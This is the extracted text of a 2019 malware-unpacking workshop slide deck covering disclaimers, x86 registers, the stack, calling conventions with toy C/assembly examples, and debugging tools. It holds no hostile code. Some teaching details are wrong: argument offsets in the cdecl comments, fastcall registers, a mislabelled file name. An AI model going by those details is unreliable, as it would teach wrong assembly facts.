

# Malware Unpacking Workshop



Lilly Chalupowski  
August 28, 2019

Table: *who.is results*

Name	Lilly Chalupowski
Status	Employed
Creation Date	1986
Expiry	A Long Time from Now (Hopefully)
Registrant Name	GoSecure
Administrative Contact	Travis Barlow
Job	TITAN Malware Research Lead

# Agenda

What will we cover?

- Disclaimer
- Reverse Engineering
- Tools of the Trade
- Injection Techniques
- Workshop



## disclaimer\_0.log

The tools and techniques covered in this presentation can be dangerous and are being shown for educational purposes.

It is a violation of Federal laws to attempt gaining unauthorized access to information, assets or systems belonging to others, or to exceed authorization on systems for which you have not been granted.

Only use these tools with/on systems you own or have written permission from the owner. I (the speaker) do not assume any responsibility and shall not be held liable for any illegal use of these tools.

## disclaimer\_1.log


I (the speaker) do not assume any responsibility and shall not be held liable for anyone who infects their machine with the malware supplied for this workshop.

If you need help on preventing the infection of your host machine please raise your hand during the workshop for assistance before you run anything.

The malware used in this workshop can steal your data, shutdown nuclear power plants, encrypt your files and more.

## john\_f\_kennedy.log


We choose to reverse engineer! We choose to reverse engineer... We choose to reverse engineer and do the other things, not because they are easy, but because they are hard; because that goal will serve to organize and measure the best of our energies and skills, because that challenge is one that we are willing to accept, one we are unwilling to postpone, and one we intend to win, and the others, too. - John F. Kennedy



# Registers

reverse\_engineering: 0x00

- EAX - Return Value of Functions
- EBX - Base Index (for use with arrays)
- ECX - Counter in Loops
- EDI - Destination Memory Operations
- ESI - Source Memory Operations
- ESP - Stack Pointer
- EBP - Base Frame Pointer



Did You Know: In computer architecture, a processor register is a quickly accessible location available to a computer's central processing unit (CPU).

# Registers

reverse\_engineering: 0x01




# Stack Overview

reverse\_engineering: 0x02



- Last-In First-Out
- Downward Growth
- Function Local Variables
- ESP
- Increment / Decrement = 4
  - Double-Word Aligned



Cutting corners to meet arbitrary management deadlines

Essential

Copying and Pasting  
from Stack Overflow


O'REILLY®

The Practical Developer  
@ThePracticalDev

A book cover for "Copying and Pasting from Stack Overflow" by Lilly Chalupowski. The cover features a black and white illustration of a sloth hanging from a branch. The title is at the top, followed by a teal banner with the subtitle "Cutting corners to meet arbitrary management deadlines". Below the banner, the word "Essential" is written in a smaller font. The main title "Copying and Pasting from Stack Overflow" is centered in large, white, sans-serif letters. At the bottom, the O'Reilly logo is visible, along with the author's name, Lilly Chalupowski, and the subtitle "The Practical Developer @ThePracticalDev".

# Stack Structure

reverse\_engineering: 0x03



- Conditionals
  - CMP
  - TEST
  - JMP
  - JNE
  - JNZ
- EFLAGS
  - ZF / Zero Flag
  - SF / Sign Flag
  - CF / Carry Flag
  - OF/Overflow Flag



- CDECL

- Arguments Right-to-Left
- Return Values in EAX
- Caller Function Cleans the Stack

- STDCALL


- Used in Windows Win32API
- Arguments Right-to-Left
- Return Values in EAX
- The Callee function cleans the stack, unlike CDECL
- Does not support variable arguments

- FASTCALL


- Uses registers as arguments
- Useful for shellcode



- Stack - Grows up to lower addresses
- Heap - Grows down to higher addresses
- Program Image
- TEB - Thread Environment Block
  - GetLastError()
  - GetVersion()
  - Pointer to the PEB
- PEB - Process Environment Block
  - Image Name
  - Global Context
  - Startup Parameters
  - Image Base Address
  - IAT (Import Address Table)



- Identical to the IDT (Import Directory Table)
- Binding - The process of where functions are mapped to their virtual addresses overwriting the IAT
- Often the IDT and IAT must be rebuilt when packing and unpacking malware



- Common Instructions

- MOV
- LEA
- XOR
- PUSH
- POP



## cdecl.c

```
__cdecl int add_cdecl(int a, int b){  
    return a + b;  
}  
int x = add_cdecl(2, 3);
```

reverse\_engineering: 0x0a

## cdecl.asm

```
_add_cdecl:  
    push ebp  
    mov ebp, esp  
    mov eax, [ebp + 8] ; get 3 from the stack  
    mov edx, [ebp + 12] ; get 2 from the stack  
    add eax, edx       ; add values to eax  
    pop ebp  
    ret  
  
_start:  
    push 3             ; second argument  
    push 2             ; first argument  
    call _add_cdecl  
    add esp, 8
```

reverse\_engineering: 0x0b

## stdcall.c

```
__stdcall int add_stdcall(int a, int b){  
    return a + b;  
}  
int x = add_stdcall(2, 3);
```

reverse\_engineering: 0x0c

## stdcall.asm

```
_add_stdcall:  
    push ebp  
    mov ebp, esp  
    mov eax, [ebp + 8] ; set eax to 3  
    mov edx, [ebp + 12] ; set edx to 2  
    add eax, edx  
    pop ebp  
    ret 8                ; how many bytes to pop  
_start:                 ; main function  
    push 3                ; second argument  
    push 2                ; first argument  
    call _add_stdcall
```

## cdecl.c

```
__fastcall int add_fastcall(int a, int b){  
    return a + b;  
}  
int x = add_fastcall(2, 3);
```

## fastcall.asm

```
_add_fastcall:  
    push ebp  
    mov ebp, esp  
    add eax, edx          ; add and save result in eax  
    pop ebp  
    ret  
  
_start:  
    mov eax, 2            ; first argument  
    mov edx, 3            ; second argument  
    call _add_fastcall
```

# Guess the Calling Convention

reverse\_engineering: 0x0f



## hello.asm

```
section      .text                      ; the code section
global       _start                     ; tell linker entrypoint
_start:
    mov     edx,len                  ; message length
    mov     ecx,msg                  ; message to write
    mov     ebx,1                   ; file descriptor stdout
    mov     eax,4                   ; syscall number for write
    int     0x80                    ; linux x86 interrupt
    mov     eax,1                   ; syscall number for exit
    int     0x80                    ; linux x86 interrupt
section      .data                      ; the data section
msg        db  'Hello, world!',0x0   ; null terminated string
len        equ \$ - msg                 ; message length
```

terminal


```
malware@work ~$ nasm -f elf32 -o hello.o hello.asm
```

```
malware@work ~$ ld -m elf_i386 -o hello hello.o
```

```
malware@work ~$ ./hello
```


Hello, World!

```
malware@work ~$
```






- Snapshots
- Security Layer
- Multiple Systems




- Resolving APIs
- Dumping Memory
- Modify Control Flow
- Identify Key Behaviors

## 10 STAGES OF DEBUGGING




10 stages of debugging


tools\_of\_the\_trade: 0x02




x64dbg

tools\_of\_the\_trade: 0x03

